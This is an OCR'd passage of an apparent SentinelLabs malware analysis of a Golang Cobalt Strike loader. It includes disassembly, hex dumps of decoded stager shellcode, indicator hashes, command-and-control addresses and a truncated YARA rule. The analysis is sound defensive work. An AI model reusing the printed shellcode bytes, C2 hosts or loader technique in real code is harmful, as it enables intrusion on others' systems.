
Golang Cobalt Strike Loader

Among other samples discovered during the incident was a Golang-compiled EXE (3a743e2f63097aa15cec5132ad076b87a9133274) with a reference to a source code Golang file that follows the same syntax as one of the identified IPfuscated samples.



```
[0x0045d2c0]> iz~go~Users
4542 0x000d62e9 0x004d78e9 27   28   .rdata  ascii
C:/Users/76383/tmp/JzkFF.go
```

`GetProcAddress` is called repeatedly, with 8 byte stack strings being used to form the WinAPI names to be located in memory.




```
loc_42D6E5:
mov     rdx, 'uCteGltR'
mov     qword ptr [rsp+158h+var_9B+11h], rdx
mov     rdx, 'ruCteGlt'
mov     qword ptr [rsp+158h+var_9B+12h], rdx
mov     rdx, 'bePtner'
mov     qword ptr [rsp+158h+var_9B+1Ah], rdx
mov     rax, [rsp+158h+var_138]
lea     rbx, [rsp+158h+var_9B+11h]
mov     ecx, 11h
mov     rdi, rcx
call    w_GetProcAddress
cmp     cs:dword_58F560, 0
jnz     short loc_42D747
```

```
mov     cs:qword_53AB60, rax
jmp     short loc_42D753
```

```
loc_42D747:
lea     rdi, qword_53AB60
call    sub_45BC60
```


```
loc_42D753:
mov     rdx, 'tNteGltR'
mov     qword ptr [rsp+158h+var_51+17h], rdx
mov     rdx, 'noisreVt'
mov     qword ptr [rsp+158h+var_51+1Eh], rdx
mov     rdx, 'srebmuN'
mov     qword ptr [rsp+158h+var_51+26h], rdx
mov     rax, [rsp+158h+var_138]
lea     rbx, [rsp+158h+var_51+17h]
mov     ecx, 17h
mov     rdi, rcx
xchg    ax, ax
call    w_GetProcAddress
cmp     cs:dword_58F560, 0
jnz     short loc_42D7B7
```

The shellcode is stored as a cleartext hexadecimal string in the `.rdata` section.



```
[0x004adcd5]> x
- offset -    0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF
0x004adcd5  6663 3438 3833 6534 6630 6538 6338 3030  fc4883e4f0e8c800
0x004adce5  3030 3030 3431 3531 3431 3530 3532 3531  0000415141505251
0x004adcf5  3536 3438 3331 6432 3635 3438 3862 3532  564831d265488b52
0x004add05  3630 3438 3862 3532 3138 3438 3862 3532  60488b5218488b52
0x004add15  3230 3438 3862 3732 3530 3438 3066 6237  20488b7250480fb7
0x004add25  3461 3461 3464 3331 6339 3438 3331 6330  4a4a4d31c94831c0
0x004add35  6163 3363 3631 3763 3032 3263 3230 3431  ac3c617c022c2041
0x004add45  6331 6339 3064 3431 3031 6331 6532 6564  c1c90d4101c1e2ed
0x004add55  3532 3431 3531 3438 3862 3532 3230 3862  524151488b52208b
0x004add65  3432 3363 3438 3031 6430 3636 3831 3738  423c4801d0668178
0x004add75  3138 3062 3032 3735 3732 3862 3830 3838  180b0275728b8088
0x004add85  3030 3030 3030 3438 3835 6330 3734 3637  0000004885c07467
0x004add95  3438 3031 6430 3530 3862 3438 3138 3434  4801d0508b481844
0x004adda5  3862 3430 3230 3439 3031 6430 6533 3536  8b40204901d0e356
0x004addb5  3438 6666 6339 3431 3862 3334 3838 3438  48ffc9418b348848
0x004addc5  3031 6436 3464 3331 6339 3438 3331 6330  01d64d31c94831c0
```

This string is read into a buffer and translated into binary, somewhat similar to the IPfuscated flow.




```
xor     eax, eax
lea     rbx, shellcode
mov     ecx, 6F0h
nop     dword ptr [rax]
call    get_shellcode_string
mov     [rsp+70h+var_28], rax
mov     [rsp+70h+var_40], rcx
mov     rdi, rax
mov     rsi, rbx
mov     r8, rcx
call    to_binary
mov     rdx, [rsp+70h+var_40]
cmp     rax, rdx
ja      loc_48B1C9
```

```
mov     [rsp+70h+var_38], rax
nop
lea     rax, aKernel32Dll_0 ; "kernel32.dll"
mov     ebx, 0Ch
nop     dword ptr [rax]
call    sub_477480
test    rbx, rbx
jz      short loc_48B055
```

```

loc_48B055:
nop
lea     rbx, aVirtualalloc ; "VirtualAlloc"
mov     ecx, 0Ch
call    sub_477760
test    rbx, rbx
jz      short loc_48B077
```


```

loc_48B077:
mov     [rsp+70h+var_18], rax
nop
lea     rax, aNtdllDll  ; "ntdll.dll"
mov     ebx, 9
call    sub_477480
```

Before translation into binary:



```
Address           Hex                                                ASCII
000000C000080000  66 63 34 38 38 33 65 34 66 30 65 38 63 38 30 30  fc4883e4f0e8c800
000000C000080010  30 30 30 30 34 31 35 31 34 31 35 30 35 32 35 31  0000415141505251
000000C000080020  35 36 34 38 33 31 64 32 36 35 34 38 38 62 35 32  564831d265488b52
000000C000080030  36 30 34 38 38 62 35 32 31 38 34 38 38 62 35 32  60488b5218488b52
000000C000080040  32 30 34 38 38 62 37 32 35 30 34 38 30 66 62 37  20488b7250480fb7
000000C000080050  34 61 34 61 34 64 33 31 63 39 34 38 33 31 63 30  4a4a4d31c94831c0
000000C000080060  61 63 33 63 36 31 37 63 30 32 32 63 32 30 34 31  ac3c617c022c2041
000000C000080070  63 31 63 39 30 64 34 31 30 31 63 31 65 32 65 64  c1c90d4101c1e2ed
000000C000080080  35 32 34 31 35 31 34 38 38 62 35 32 32 30 38 62  524151488b52208b
000000C000080090  34 32 33 63 34 38 30 31 64 30 36 36 38 31 37 38  423c4801d0668178
000000C0000800A0  31 38 30 62 30 32 37 35 37 32 38 62 38 30 38 38  180b0275728b8088
000000C0000800B0  30 30 30 30 30 30 34 38 38 35 63 30 37 34 36 37  0000004885c07467
000000C0000800C0  34 38 30 31 64 30 35 30 38 62 34 38 31 38 34 34  4801d0508b481844
000000C0000800D0  38 62 34 30 32 30 34 39 30 31 64 30 65 33 35 36  8b40204901d0e356
000000C0000800E0  34 38 66 66 63 39 34 31 38 62 33 34 38 38 34 38  48ffc9418b348848
000000C0000800F0  30 31 64 36 34 64 33 31 63 39 34 38 33 31 63 30  01d64d31c94831c0
000000C000080100  61 63 34 31 63 31 63 39 30 64 34 31 30 31 63 31  ac41c1c90d4101c1
```

After translation into binary:



```
Address           Hex                                                ASCII
000000C000080000  FC 48 83 E4 F0 E8 C8 00 00 00 41 51 41 50 52 51  üH.äðèÈ...AQAPRQ
000000C000080010  56 48 31 D2 65 48 8B 52 60 48 8B 52 18 48 8B 52  VH1ÒeH.R`H.R.H.R
000000C000080020  20 48 8B 72 50 48 0F B7 4A 4A 4D 31 C9 48 31 C0   H.rPH.·JJM1ÉH1À
000000C000080030  AC 3C 61 7C 02 2C 20 41 C1 C9 0D 41 01 C1 E2 ED  ¬<a|., AÁÉ.A.Áâí
000000C000080040  52 41 51 48 8B 52 20 8B 42 3C 48 01 D0 66 81 78  RAQH.R .B<H.Ðf.x
000000C000080050  18 0B 02 75 72 8B 80 88 00 00 00 48 85 C0 74 67  ...ur......H.Àtg
000000C000080060  48 01 D0 50 8B 48 18 44 8B 40 20 49 01 D0 E3 56  H.ÐP.H.D.@ I.ÐãV
000000C000080070  48 FF C9 41 8B 34 88 48 01 D6 4D 31 C9 48 31 C0  HÿÉA.4.H.ÖM1ÉH1À
000000C000080080  AC 41 C1 C9 0D 41 01 C1 38 E0 75 F1 4C 03 4C 24  ¬AÁÉ.A.Á8àuñL.L$
000000C000080090  08 45 39 D1 75 D8 58 44 8B 40 24 49 01 D0 66 41  .E9ÑuØXD.@$I.ÐfA
000000C0000800A0  8B 0C 48 44 8B 40 1C 49 01 D0 41 8B 04 88 48 01  ..HD.@.I.ÐA...H.
000000C0000800B0  D0 41 58 41 58 5E 59 5A 41 58 41 59 41 5A 48 83  ÐAXAX^YZAXAYAZH.
000000C0000800C0  EC 20 41 52 FF E0 58 41 59 5A 48 8B 12 E9 4F FF  ì ARÿàXAYZH..éOÿ
000000C0000800D0  FF FF 5D 6A 00 49 BE 77 69 6E 69 6E 65 74 00 41  ÿÿ]j.I¾wininet.A
000000C0000800E0  56 49 89 E6 4C 89 F1 41 BA 4C 77 26 07 FF D5 48  VI.æL.ñAºLw&.ÿÕH
000000C0000800F0  31 C9 48 31 D2 4D 31 C0 4D 31 C9 41 50 41 50 41  1ÉH1ÒM1ÀM1ÉAPAPA
000000C000080100  BA 3A 56 79 A7 FF D5 EB 73 5A 48 89 C1 41 B8 26  º:Vy§ÿÕësZH.ÁA¸&
```

Control flow is then passed to the shellcode, which is yet another Cobalt Strike stager attempting to download Beacon.

Conclusion

Our incident response team is constantly intercepting early-use tactics, techniques and artifacts, with IPfuscation just the latest such technique deployed by malware authors. Such techniques prove that oftentimes a creative and ingenious approach can be just as effective as a highly sophisticated and advanced one, particularly when enterprise defense is based on security tools that rely on static signatures rather than on behavioral detection.

If you would like to learn how SentinelOne can help protect your organization regardless of the attack vector, contact us or request a free demo.

Indicators of Compromise

SHA1	Description
d83df37d263fc9201aa4d98ace9ab57efbb90922	IPfuscated Cobalt Strike stager (Hell's Gate variant)
49fa346b81f5470e730219e9ed8ec9db8dd3a7fa	IPfuscated Cobalt Strike stager
fa8795e9a9eb5040842f616119c5ab3153ad71c8	IPfuscated Cobalt Strike stager
6b5036bd273d9bd4353905107755416e7a37c441	IPfuscated Cobalt Strike stager
8a4408e4d78851bd6ee8d0249768c4d75c5c5f48	IPfuscated Cobalt Strike stager
49fa346b81f5470e730219e9ed8ec9db8dd3a7fa	IPfuscated Cobalt Strike stager
6e91cea0ec671cde7316df3d39ba6ea6464e60d9	IPfuscated Cobalt Strike stager
24c862dc2f67383719460f692722ac91a4ed5a3b	IPfuscated Cobalt Strike stager
415dc50927f9cb3dcd9256aef91152bf43b59072	IPfuscated Cobalt Strike stager

2ded066d20c6d64bdaf4919d42a9ac27a8e6f174	IPfuscated Cobalt Strike stager (Hell’s Gate variant)
27b5d056a789bcc85788dc2e0cc338ff82c57133	IPfuscated Cobalt Strike stager

SHA 256	**Description**
065de95947fac84003fd1fb9a74123238fdbe37d81ff4bd2bff6e9594aad6d8b	UUID variant
0809e0be008cb54964e4e7bda42a845a4c618868a1e09cb0250210125c453e65	UUID variant
12d2d3242dab3deca29e5b31e8a8998f2a62cea29592e3d2ab952fcc61b02088	UUID variant
130c062e45d3c35ae801eb1140cbf765f350ea91f3d884b8a77ca0059d2a3c54	UUID variant
39629dc6dc52135cad1d9d6e70e257aa0e55bd0d12da01338306fbef9a738e6b	UUID variant
5086cc3e871cf99066421010add9d59d321d76ca5a406860497faedbb4453c28	UUID variant
56c5403e2afe4df8e7f98fd89b0099d0e2f869386759f571de9a807538bad027	UUID variant
60cfce921a457063569553d9d43c2618f0b1a9ab364deb7e2408a325e3af2f6f	UUID variant
6240193f7c84723278b9b5e682b0928d4faf22d222a7aa84556c8ee692b954b0	UUID variant
6a222453b7b3725dcf5a98e746f809e02af3a1bd42215b8a0d606c7ce34b6b2b	UUID variant
6bdd253f408a09225dee60cc1d92498dac026793fdf2c5c332163c68d0b44efd	UUID variant

9c90c72367526c798815a9b8d58520704dc5e9052c41d30992a3eb13b6c3dd94	UUID variant
9cd407ea116da2cda99f7f081c9d39de0252ecd8426e6a4c41481d9113aa523e	UUID variant
a586efbe8c627f9bb618341e5a1e1cb119a6feb7768be076d056abb21cc3db66	UUID variant
c384021f8a68462348d89f3f7251e3483a58343577e15907b5146cbd4fa4bd53	UUID variant
c76671a06fd6dd386af102cf2563386060f870aa8730df0b51b72e79650e5071	UUID variant
e452371750be3b7c88804ea5320bd6a2ac0a7d2c424b53a39a2da3169e2069e9	UUID variant
e9bb47f5587b68cd725ab4482ad7538e1a046dd41409661b60acc3e3f177e8c4	UUID variant
e9da9b5e8ebf0b5d2ea74480e2cdbd591d82cd0bdccbdbe953a57bb5612379b0	UUID variant
efbdb34f208faeaebf62ef11c026ff877fda4ab8ab31e99b29ff877beb4d4d2b	UUID variant
f248488eedafbeeb91a6cfcc11f022d8c476bd53083ac26180ec5833e719b844	UUID variant
e61ecd6f2f8c4ba8c6f135505005cc867e1eea7478a1cbb1b2daf22de25f36ce	MAC Address Variant
f07a3c6d9ec3aeae5d51638a1067dda23642f702a7ba86fc3df23f0397047f69	MAC Address Variant
7667d0e90b583da8c2964ba6ca2d3f44dd46b75a434dc2b467249cd16bf439a0	IPv6 Variant

75244059f912d6d35ddda061a704ef3274aaa7fae41fdea2efc149eba2b742b3	x86 IPv4 Variant
7e8dd90b84b06fabd9e5290af04c4432da86e631ab6678a8726361fb45bece58	x86 IPv4 Variant

C2	**Description**
103.146.179.89	Cobalt Strike server
service-5inxpk6g-1304905614.gz.apigw.tencentcs[.]com	Cobalt Strike server
service-kibkxcw1-1305343709.bj.apigw.tencentcs[.]com:80	Cobalt Strike server
103.146.179.89	Cobalt Strike server
1.15.80.102	Cobalt Strike server
175.178.62.140	Cobalt Strike server
84.32.188.238	Cobalt Strike server

YARA Rules

```
import "pe"

rule IPfuscatedCobaltStrike
{
	meta:
		description = "IPfuscated Cobalt Strike
shellcode"
		author = "James Haughom @ SentinelLabs"
		date = "2022-3-24"
		hash =
"49fa346b81f5470e730219e9ed8ec9db8dd3a7fa"
		reference = "https://s1.ai/ipfuscation"

	strings:
		/*
			This rule will detect IPfuscated Cobalt
Strike shellcode
```

```
                 in PEs.

                 For example:
                       IPfuscated        | binary
representation | instruction

      ++++++++++++++++++++++++++++++++++++++++++++++++++
++++
                       "252.72.131.228" | 0xE48348FC
| CLD ...
                       "240.232.200.0"  | 0xC8E8F0
| CALL ...
            */
            $ipfuscated_payload_1 = "252.72.131.228"
            $ipfuscated_payload_2 = "240.232.200.0"
            $ipfuscated_payload_3 = "0.0.65.81"
            $ipfuscated_payload_4 = "65.80.82.81"
            $ipfuscated_payload_5 = "86.72.49.210"
            $ipfuscated_payload_6 = "101.72.139.82"
            $ipfuscated_payload_7 = "96.72.139.82"
            $ipfuscated_payload_8 = "24.72.139.82"
            $ipfuscated_payload_9 = "32.72.139.114"
            $ipfuscated_payload_10 = "80.72.15.183"
            $ipfuscated_payload_11 = "74.74.77.49"
            $ipfuscated_payload_12 = "201.72.49.192"
            $ipfuscated_payload_13 = "172.60.97.124"
            $ipfuscated_payload_14 = "2.44.32.65"
            $ipfuscated_payload_15 = "193.201.13.65"
            $ipfuscated_payload_16 = "1.193.226.237"
            $ipfuscated_payload_17 = "82.65.81.72"
            $ipfuscated_payload_18 = "139.82.32.139"
